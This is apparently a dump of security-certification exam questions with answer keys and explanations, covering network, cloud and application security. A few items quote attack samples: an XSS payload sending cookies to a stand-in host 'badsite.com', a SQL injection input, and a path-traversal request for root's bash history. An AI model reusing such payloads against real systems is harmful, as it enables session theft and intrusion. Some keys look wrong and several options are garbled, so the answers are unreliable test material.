- A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
- B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
- C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
- D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

Answer: D

NEW QUESTION 150

A systems administrator recently joined an organization and has been asked to perform a security assessment of controls on the organization's file servers, which contain client data from a number of sensitive systems. The administrator needs to compare documented access requirements to the access implemented within the file system.

Which of the following is MOST likely to be reviewed during the assessment? (Select two.)

- A. Access control list
- B. Security requirements traceability matrix
- C. Data owner matrix
- D. Roles matrix
- E. Data design document
- F. Data access policies

Answer: DF

NEW QUESTION 154

The legal department has required that all traffic to and from a company's cloud-based word processing and email system is logged. To meet this requirement, the Chief Information Security Officer (CISO) has implemented a next-generation firewall to perform inspection of the secure traffic and has decided to use a cloud-based log aggregation solution for all traffic that is logged. Which of the following presents a long-term risk to user privacy in this scenario?

- A. Confidential or sensitive documents are inspected by the firewall before being logged.
- B. Latency when viewing videos and other online content may increase.
- C. Reports generated from the firewall will take longer to produce due to more information from inspected traffic.
- D. Stored logs may contain non-encrypted usernames and passwords for personal website

Answer: A

NEW QUESTION 158

A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators. Which of the following is MOST likely to produce the needed information?

- A. Whois
- B. DNS enumeration

- C. Vulnerability scanner
- D. Fingerprinting

Answer: A

NEW QUESTION 161

A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials. Which of the following tools should be used? (Choose two.)

- A. Fuzzer
- B. SCAP scanner
- C. Packet analyzer
- D. Password cracker
- E. Network enumerator
- F. SIEM

Answer: BF

NEW QUESTION 162

A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine

The SIEM must be able to identify traffic baseline anomalies

Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

- A. Autoscaling search capability
- B. Machine learning
- C. Multisensor deployment
- D. Big Data analytics
- E. Cloud-based management
- F. Centralized log aggregation

Answer: BD

NEW QUESTION 163

During a security assessment, activities were divided into two phases; internal and external exploitation. The security assessment team set a hard time limit on external activities before moving to a compromised box within the enterprise perimeter.

Which of the following methods is the assessment team most likely to employ NEXT?

- A. Pivoting from the compromised, moving laterally through the enterprise, and trying to exfiltrate data and compromise devices.
- B. Conducting a social engineering attack attempt with the goal of accessing the compromised box physically.
- C. Exfiltrating network scans from the compromised box as a precursor to social media reconnaissance
- D. Open-source intelligence gathering to identify the network perimeter and scope to enable further system compromises.

Answer: A

NEW QUESTION 165

While attending a meeting with the human resources department, an organization's information security officer sees an employee using a username and password written on a memo pad to log into a specific service. When the information security officer inquires further as to why passwords are being written down, the response is that there are too many passwords to remember for all the different services the human resources department is required to use.

Additionally, each password has specific complexity requirements and different expiration time frames. Which of the following would be the BEST solution for the information security officer to recommend?

- A. Utilizing MFA
- B. Implementing SSO
- C. Deploying 802.1X
- D. Pushing SAML adoption
- E. Implementing TACACS

Answer: B

NEW QUESTION 167

Given the following code snippet:

```

SecCond = "188"
SecStatus = false
try (
if (SecStatus)
    SecCond = "288"
    console.log("ship to ship")
else
    SecCond = "normal operations"
    console.log("nothing to see here")
} catch (e) {
SecCond = "normal operations"
console.log(e)
console.log("Exception logged")
}

```

Which of the following failure modes would the code exhibit?

- A. Open
- B. Secure
- C. Halt
- D. Exception

Answer: D

NEW QUESTION 171

A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:

Data must be encrypted at rest.

The device must be disabled if it leaves the facility. The device must be disabled when tampered with

Which of the following technologies would BEST support these requirements? (Select two.)

- A. eFuse
- B. NFC
- C. GPS
- D. Biometric
- E. USB 4.1
- F. MicroSD

Answer: CD

NEW QUESTION 174

A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:

An HOTP service is installed on the RADIUS server.

The RADIUS server is configured to require the HOTP service for authentication.

The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.

Which of the following should be implemented to BEST resolve the issue?

- A. Replace the password requirement with the second facto
- B. Network administrators will enter their username and then enter the token in place of their password in the password field.
- C. Configure the RADIUS server to accept the second factor appended to the passwor
- D. Network administrators will enter a password followed by their token in the password field.
- E. Reconfigure network devices to prompt for username, password, and a toke
- F. Network administrators will enter their username and password, and then they will enter the token.
- G. Install a TOTP service on the RADIUS server in addition to the HOTP servic
- H. Use the HOTP on older devices that do not support two-factor authenticatio
- I. Network administrators will use a web portalto log onto these device

Answer: B

NEW QUESTION 175

Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.

The tables below provide information on a subset of remote sites and the firewall options:

Location	# of Users	Connectivity	Bandwidth Utilization
St.Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps

Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y

Which of the following would be the BEST option to recommend to the CIO?

- A. Vendor C for small remote sites, and Vendor B for large sites.
- B. Vendor B for all remote sites
- C. Vendor C for all remote sites
- D. Vendor A for all remote sites
- E. Vendor D for all remote sites

Answer: D

NEW QUESTION 179

Due to a recent breach, the Chief Executive Officer (CEO) has requested the following activities be conducted during incident response planning:
 Involve business owners and stakeholders
 Create an applicable scenario
 Conduct a biannual verbal review of the incident response plan
 Report on the lessons learned and gaps identified
 Which of the following exercises has the CEO requested?

- A. Parallel operations
- B. Full transition
- C. Internal review
- D. Tabletop
- E. Partial simulation

Answer: C

NEW QUESTION 184

Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

- A. Lack of adequate in-house testing skills.
- B. Requirements for geographically based assessments
- C. Cost reduction measures
- D. Regulatory insistence on independent review

Answer: D

NEW QUESTION 186

A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review:
 Which of the following tools is the engineer utilizing to perform this assessment?

```

Password complexity           Disabled
Require authentication from a domain controller before sign in  Enabled
Allow guest user access      Enabled
Allow anonymous enumeration of groups  Disabled
  
```

- A. Vulnerability scanner
- B. SCAP scanner
- C. Port scanner
- D. Interception proxy

Answer: B

NEW QUESTION 188

The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues. Which of the following is the MOST important information to reference in the letter?

- A. After-action reports from prior incidents.
- B. Social engineering techniques
- C. Company policies and employee NDAs
- D. Data classification processes

Answer: C

NEW QUESTION 189

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

- A. Administrator accountability
- B. PII security
- C. Record transparency
- D. Data minimization

Answer: D

NEW QUESTION 191

A newly hired security analyst has joined an established SOC team. Not long after going through corporate orientation, a new attack method on web-based applications was publicly revealed. The security analyst immediately brings this new information to the team lead, but the team lead is not concerned about it. Which of the following is the MOST likely reason for the team lead's position?

- A. The organization has accepted the risks associated with web-based threats.
- B. The attack type does not meet the organization's threat model.
- C. Web-based applications are on isolated network segments.
- D. Corporate policy states that NIPS signatures must be updated every hou

Answer: A

NEW QUESTION 193

A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1: Operator ALL=/sbin/reboot Configuration file 2:
Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss Configuration file 3:
Operator:x:1000:1000:~/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

- A. The sudoers file is locked down to an incorrect command
- B. SSH command shell restrictions are misconfigured
- C. The passwd file is misconfigured
- D. The SSH command is not allowing a pty session

Answer: D

NEW QUESTION 196

A company has gone through a round of phishing attacks. More than 200 users have had their workstation infected because they clicked on a link in an email. An incident analysis has determined an executable ran and compromised the administrator account on each workstation. Management is demanding the information security team prevent this from happening again. Which of the following would BEST prevent this from happening again?

- A. Antivirus
- B. Patch management
- C. Log monitoring
- D. Application whitelisting
- E. Awareness training

Answer: A

NEW QUESTION 198

An internal staff member logs into an ERP platform and clicks on a record. The browser URL changes to:

URL: <http://192.168.0.100/ERP/accountId=5&action=SELECT>

Which of the following is the MOST likely vulnerability in this ERP platform?

- A. Brute forcing of account credentials
- B. Plain-text credentials transmitted over the Internet
- C. Insecure direct object reference
- D. SQL injection of ERP back end

Answer: C

NEW QUESTION 200

Providers at a healthcare system with many geographically dispersed clinics have been fined five times this year after an auditor received notice of the following SMS messages:

	Date	Subject	Message
1	5/12/2017	Change of room	Patient John Doe is now in room 201
2	5/12/2017	Prescription change	Ann Smith – add 5mg
3	5/13/2017	Appointment cancelled	John Doe cancelled
4	5/14/2017	Follow-up visit	Ann Smith scheduled a follow-up
5	5/20/2017	Emergency room	Ann Doe – patient #37125 critical
6	5/25/2017	Prescription overdose	John Smith – patient #25637 in room 37

Which of the following represents the BEST solution for preventing future files?

- A. Implement a secure text-messaging application for mobile devices and workstations.
- B. Write a policy requiring this information to be given over the phone only.
- C. Provide a courier service to deliver sealed documents containing public health informatics.
- D. Implement FTP services between clinics to transmit text documents with the information.
- E. Implement a system that will tokenize patient number

Answer: A

NEW QUESTION 201

The government is concerned with remote military missions being negatively impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:

End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with families.

Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications

A host-based whitelist of approved websites and applications that only allow mission-related tools and sites

The use of satellite communication to include multiple proxy servers to scramble the source IP address

Which of the following is of MOST concern in this scenario?

- A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission
- B. Family members posting geotagged images on social media that were received via email from soldiers
- C. The effect of communication latency that may negatively impact real-time communication with mission control
- D. The use of centrally managed military network and computers by soldiers when communicating with external parties

Answer: A

NEW QUESTION 202

Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back. Which of the following BEST describes how the manager should respond?

- A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
- B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
- C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
- D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

Answer: D

NEW QUESTION 203

A company has decided to lower costs by conducting an internal assessment on specific devices and various internal and external subnets. The assessment will be done during regular office hours, but it must not affect any production servers. Which of the following would MOST likely be used to complete the assessment? (Select two.)

- A. Agent-based vulnerability scan
- B. Black-box penetration testing
- C. Configuration review
- D. Social engineering
- E. Malware sandboxing
- F. Tabletop exercise

Answer: AC

NEW QUESTION 208

Which of the following is a feature of virtualization that can potentially create a single point of failure?

- A. Server consolidation
- B. Load balancing hypervisors

- C. Faster server provisioning
- D. Running multiple OS instances

Answer: A

NEW QUESTION 210

Which of the following system would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect ... secrecy?

- A. Endpoints
- B. VPN concentrators
- C. Virtual hosts
- D. SIEM
- E. Layer 2 switches

Answer: B

NEW QUESTION 215

A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is general same events. The analyst informs the manager of these finding, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

- A. The analyst is red team The employee is blue team The manager is white team
- B. The analyst is white team The employee is red team The manager is blue team
- C. The analyst is red team The employee is white team The manager is blue team
- D. The analyst is blue team The employee is red team The manager is white team

Answer: D

NEW QUESTION 219

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After invest the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types a MOST likely at risk of exposure based on this new threat? (Select TWO)

- A. Cardholder data
- B. intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

Answer: AC

NEW QUESTION 222

An analyst has noticed unusual activities in the SIEM to a .cn domain name. Which of the following should the analyst use to identify the content of the traffic?

- A. Log review
- B. Service discovery
- C. Packet capture
- D. DNS harvesting

Answer: D

NEW QUESTION 225

A technician receives the following security alert from the firewall's automated system:

```
match_time: 10/10/16 16:20:43
serial: 002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?

- A. This alert is false positive because DNS is a normal network function.
- B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
- C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.

D. This alert indicates an endpoint may be infected and is potentially contacting a suspect hos

Answer: B

NEW QUESTION 227

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

- A. vTPM
- B. HSM
- C. TPM
- D. INE

Answer: A

Explanation:

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

Incorrect Answers:

B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. These modules traditionally come in the form of a plug-in card or an external device that attaches directly to a computer or network server. This solution would require hardware pass-through.

C: A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus. Virtual machines cannot access a hardware TPM.

D: INE (intelligent network element) is not used for storing cryptographic keys. References:

https://en.wikipedia.org/wiki/Hardware_security_module <http://HYPERLINK>

"http://researcher.watson.ibm.com/researcher/view_group.php?id=2850"researcher.watson.ibm.co m/researcher/HYPERLINK

"http://researcher.watson.ibm.com/researcher/view_group.php?id=2850"view_group.php?id=2850

NEW QUESTION 228

A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

- A. Encryption of each individual partition
- B. Encryption of the SSD at the file level
- C. FDE of each logical volume on the SSD
- D. FDE of the entire SSD as a single disk

Answer: A

Explanation:

In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading.

Therefore, the solution is to encrypt each individual partition separately. Incorrect Answers:

B: The question is asking for the BEST way to ensure confidentiality of individual operating system dat

A: Individual file encryption could work but if files are ever added to the operating systems (for updates etc.), you would have to manually encrypt the new files as well. A better solution would be to encrypt the entire partition. That way any new files added to the operating system would be automatically encrypted.

C: You cannot perform full disk encryption on an individual volume. Full disk encryption encrypts the entire disk.

D: FDE of the entire SSD as a single disk would encrypt the boot loaders which would prevent the operating systems from booting.

NEW QUESTION 229

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

```
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
```

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the \$USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

- A. Input validation
- B. SQL injection
- C. TOCTOU
- D. Session hijacking

Answer: C

Explanation:

In this question, TOCTOU is being exploited to allow the user to modify the temp file that contains the price of the item.

In software development, time of check to time of use (TOCTOU) is a class of software bug caused by changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.

A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when

edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.

Incorrect Answers:

A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The exploit in this question is not an example of input validation.

B: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat

A. The exploit

in this question is not an example of a SQL injection attack.

D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The exploit in this question is not an example of session hijacking.

References: <https://en.wikipedia.org/wiki/HYPERLINK>

"https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use"/Time_of_check_to_time_of_use

NEW QUESTION 230

A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

- A. Client side input validation
- B. Stored procedure
- C. Encrypting credit card details
- D. Regular expression matching

Answer: D

Explanation:

Regular expression matching is a technique for reading and validating input, particularly in web software. This question is asking about securing input fields where customers enter their credit card details. In this case, the expected input into the credit card number field would be a sequence of numbers of a certain length. We can use regular expression matching to verify that the input is indeed a sequence of numbers. Anything that is not a sequence of numbers could be malicious code. Incorrect Answers:

A: Client side input validation could be used to validate the input into input fields. Client side input validation is where the validation is performed by the web browser. However this question is asking for the BEST answer. A user with malicious intent could bypass the client side input validation whereas it would be much more difficult to bypass regular expression matching implemented in the application code.

B: A stored procedure is SQL code saved as a script. A SQL user can run the stored procedure rather than typing all the SQL code contained in the stored procedure. A stored procedure is not used for validating input.

C: Any stored credit card details should be encrypted for security purposes. Also a secure method of transmission such as SSL or TLS should be used to encrypt the data when transmitting the credit card number over a network such as the Internet. However, encrypting credit card details is not a way of securing the input fields in an application.

NEW QUESTION 235

A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network.

Which of the following is the BEST course of action?

- A. Investigate the network traffic and block UDP port 3544 at the firewall
- B. Remove the system from the network and disable IPv6 at the router
- C. Locate and remove the unauthorized 6to4 relay from the network
- D. Disable the switch port and block the 2001::/32 traffic at the firewall

Answer: A

Explanation:

The 2001::/32 prefix is used for Teredo tunneling.

Teredo is a transition technology that gives full IPv6 connectivity for IPv6-capable hosts that are on the IPv4 Internet but have no native connection to an IPv6 network. Unlike similar protocols, it can perform its function even from behind network address translation (NAT) devices such as home routers.

Teredo provides IPv6 (Internet Protocol version 6) connectivity by encapsulating IPv6 datagram packets within IPv4 User Datagram Protocol (UDP) packets.

Teredo routes these datagrams on the IPv4 Internet and through NAT devices. Teredo nodes elsewhere on the IPv6 network (called Teredo relays) receive the packets, decapsulate them, and pass them on. The Teredo server listens on UDP port 3544.

Teredo clients are assigned an IPv6 address that starts with the Teredo prefix (2001::/32).

In this question, the BEST course of action would be to block UDP port 3544 at the firewall. This will block the unauthorized communication. You can then investigate the traffic within the network. Incorrect Answers:

B: Disabling IPv6 at the router will not help if the IPv6 traffic is encapsulated in IPv4 frames using Teredo. The question also states that there is no IPv6 routing into or out of the network.

C: 6to4 relays work in a similar way to Teredo. However, the addresses used by 6to4 relays start with 2002:: whereas Teredo addresses start with 2001. Therefore, a 6to4 relay is not being used in this question so this answer is incorrect.

D: This question is asking for the BEST solution. Disabling the switch port would take the system connected to it offline and blocking traffic destined for 2001::/32 at the firewall would prevent inbound Teredo communications (if you block the traffic on the inbound interface). However, blocking port UDP 3544 would suffice and investigating the traffic is always a better solution than just disconnecting a system from the network.

References: <https://en.wikipedia.org/wiki/HYPERLINK>

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NEW QUESTION 236

A security administrator notices the following line in a server's security log:

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<input name='credentials' type='TEXT' value='' + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + '';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

- A. WAF
- B. Input validation

- C. SIEM
- D. Sandboxing
- E. DAM

Answer: A

Explanation:

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based

service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day exploits, impersonation and known vulnerabilities and attackers.

Incorrect Answers:

B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.

C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.

D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.

E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.

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NEW QUESTION 240

A popular commercial virtualization platform allows for the creation of virtual hardware. To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

- A. Software-based root of trust
- B. Continuous chain of trust
- C. Chain of trust with a hardware root of trust
- D. Software-based trust anchor with no root of trust

Answer: C

Explanation:

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module; a virtual instance of the TPM.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

The TPM is the hardware root of trust.

Chain of trust means to extend the trust boundary from the root(s) of trust, in order to extend the collection of trustworthy functions. Implies/entails transitive trust.

Therefore a virtual TPM is a chain of trust from the hardware TPM (root of trust). Incorrect Answers:

A: A vTPM is a virtual instance of the hardware TPM. Therefore, the root of trust is a hardware root of trust, not a software-based root of trust.

B: The chain of trust needs a root. In this case, the TPM is a hardware root of trust. This answer has no root of trust.

D: There needs to be a root of trust. In this case, the TPM is a hardware root of trust. This answer has no root of trust.

References: <https://www.cylab.cmu.edu/tiw/slides/martin-tiw101.pdf>

NEW QUESTION 245

select id, firstname, lastname from authors User input= firstname= Hack;man lastname=Johnson

Which of the following types of attacks is the user attempting?

- A. XML injection
- B. Command injection
- C. Cross-site scripting
- D. SQL injection

Answer: D

Explanation:

The code in the question is SQL code. The attack is a SQL injection attack.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in the question is not XML code. Therefore this is not an XML injection attack so this answer is incorrect.

B: Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. The code in the question is not the type of code you would use in a command injection attack.

C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not the type of code you would use in an XSS attack.

References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 247

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

- A. Add guests with more memory to increase capacity of the infrastructure.
- B. A backup is running on the thin clients at 9am every morning.
- C. Install more memory in the thin clients to handle the increased load while booting.
- D. Booting all the lab desktops at the same time is creating excessive I/O.
- E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
- F. Install faster SSD drives in the storage system used in the infrastructure.
- G. The lab desktops are saturating the network while booting.
- H. The lab desktops are using more memory than is available to the host system

Answer: DF

Explanation:

The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.

The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.

Incorrect Answers:

A: If a lack of memory was the cause of the problem, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

Therefore adding guests with more memory will not solve the problem so this answer is incorrect.

B: This question is asking for the MOST likely cause of the problem. A backup running on the thin clients at 9am every morning as soon as the lab desktops start up is an unlikely cause of the problem. It is much more likely that the lab desktops starting up at the same time is causing high disk I/O.

C: The lab desktops starting up would not cause memory issues on the thin clients so adding memory will not solve the issue.

E: The lab desktops starting up would not cause network bandwidth issues so increasing the bandwidth will not solve the issue.

G: The lab desktops starting up would not saturate the network.

H: If the lab desktops are using more memory than is available to the host systems, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

NEW QUESTION 249

A security administrator is shown the following log excerpt from a Unix system:

```
2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2
2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2
2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2
2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2
2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2
2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2
```

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

- A. An authorized administrator has logged into the root account remotely.
- B. The administrator should disable remote root logins.
- C. Isolate the system immediately and begin forensic analysis on the host.
- D. A remote attacker has compromised the root account using a buffer overflow in sshd.
- E. A remote attacker has guessed the root password using a dictionary attack.
- F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
- G. A remote attacker has compromised the private key of the root account.
- H. Change the root password immediately to a password not found in a dictionary.

Answer: CE

Explanation:

The log shows six attempts to log in to a system. The first five attempts failed due to 'failed password'. The sixth attempt was a successful login. Therefore, the MOST likely explanation of what is occurring is that a remote attacker has guessed the root password using a dictionary attack.

The BEST immediate response is to isolate the system immediately and begin forensic analysis on the host. You should isolate the system to prevent any further access to it and prevent it from doing any damage to other systems on the network. You should perform a forensic analysis on the system to determine what the attacker did on the system after gaining access.

Incorrect Answers:

A: It is unlikely that an authorized administrator has logged into the root account remotely. It is unlikely that an authorized administrator would enter an incorrect password five times.

B: Disabling remote root logins is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

D: The log does not suggest a buffer overflow attack; the failed passwords suggest a dictionary attack. F: Using iptables to immediately DROP connections from the IP 198.51.100.23 is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

G: The log does not suggest a remote attacker has compromised the private key of the root account; the failed passwords suggest a dictionary attack.

H: Changing the root password is a good idea but it is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

NEW QUESTION 251

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

```
90.76.165.40 -- [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724
90.76.165.40 -- [08/Mar/2014:10:54:05] "GET ../../../../root/.bash_history HTTP/1.1" 200 5724 90.76.165.40 -- [08/Mar/2014:10:54:04] "GET
